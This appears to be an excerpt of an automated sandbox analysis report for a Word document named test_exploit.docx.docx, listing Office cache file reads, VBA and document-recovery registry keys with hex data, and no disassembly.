C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	1	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	1	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	end of file	1	7FEEE917AFD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\Desktop\test_exploit.docx.docx	2072	341	success or wait	1	6E2F0648	unknown
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E2CA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E2CA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E2CA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\72221	success or wait	1	6E2F0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\72221	72221	binary	04 00 00 00 C0 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 AB E5 4D AB 6F 83 D8 01 21 22 07 00 21 22 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1423048754	1423048755	success or wait	1	6E2F0648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1423048755	1423048756	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\72221	72221	binary	04 00 00 00 C0 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 AB E5 4D AB 6F 83 D8 01 21 22 07 00 21 22 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 C0 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 22 07 00 21 22 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Disassembly

No disassembly